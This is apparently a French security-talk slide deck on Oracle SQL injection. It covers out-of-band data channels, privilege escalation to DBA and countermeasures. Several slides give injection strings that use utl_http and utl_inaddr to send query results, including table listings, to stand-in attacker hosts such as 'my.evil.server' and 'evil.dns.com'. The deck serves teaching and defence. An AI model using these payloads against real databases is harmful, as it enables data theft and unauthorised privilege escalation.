




Oracle : A new Hop



Erwan Abgrall (Ingénieur Sécurité)
erwan.abgrall@kereval.com

16-06-2009



- Canaux de retours Oracle
- De l'Injection au Proxy
- Contre-mesures





■ Union

- ' union (select 1,2,3, truc from bidule) - -'

■ Messages d'erreurs

- ' or 1=utl_inaddr.get_host_address(select string from bidule)- -'

■ Blind

- zzZZzzZZ


■ Dns

- ' or 1=utl_inaddr.get_host_address((select 'my' from dual)||'.evil.dns.com')- -'

■ http

- ' or 1=(select utl_http.request() from dual)- -'





■ Trouver une Injection SQL

- Facile 😊

■ Vérifier le canal de retour http

- Requête 2 en 1 :

- ' or 1=(select utl_http.request('my.evil.serv:port/ping') from dual)- -
'

- Résultat limité a une string : /





■ Etendre le canal de retour

■ Sauvé par le XML

- Comme dirait Obiwan, c'est une question de point de vue...
- `Dbms_xmlgen.getxml('requête sql')` génère le résultat sous forme XML
- XML = chaîne de caractères


■ Bonus :

- Echappement des caractères problématiques
- Facilite l'importation des résultats pour un dump

■ Exemple :

- `' or 1=(selec tutl_http.request('http://my.evil.server/')(select dbms_xmlgen.getxml("select table_name from user_tables ") from dual) from dual)- - '`





■ Injection d'une fonction PL/SQL

- Pour exécuter une requête http complète
- Pour monter en privilèges si nécessaire

■ Version < 10.2.0.2

- SYS.dbms_export_extension.get_domain_index_tables
- Evasion de dbms_assert en utilisant un guillemet " (PPT fail :/)

■ Version >= 10.2.0.2

- Dbms_xmlquery.getxml() permet d'exécuter un bloc pl/sql
- Dbms_metadata.get_ddl() permet l'exécution d'une fonction avec les privilèges system
- L'utilisation des 2 permet de passer DBA





Démonstration






- Goto : Trouver une injection SQL...

- Retirer les droits d'exécution sur `dbms_export_extension`
 - Version < 10.2.0.2
- Retirer les droits sur `dbms_xmlquery.getxml`
 - Version \geq 10.2.0.2
 - Utiliser `dbms_xmlgen.getxml` à la place
- Vérifier les données d'entrée des procédures & fonctions pl/sql avec `dbms_assert`

- Éviter les injections SQL dans le code



Des Questions ?

Ou pas...

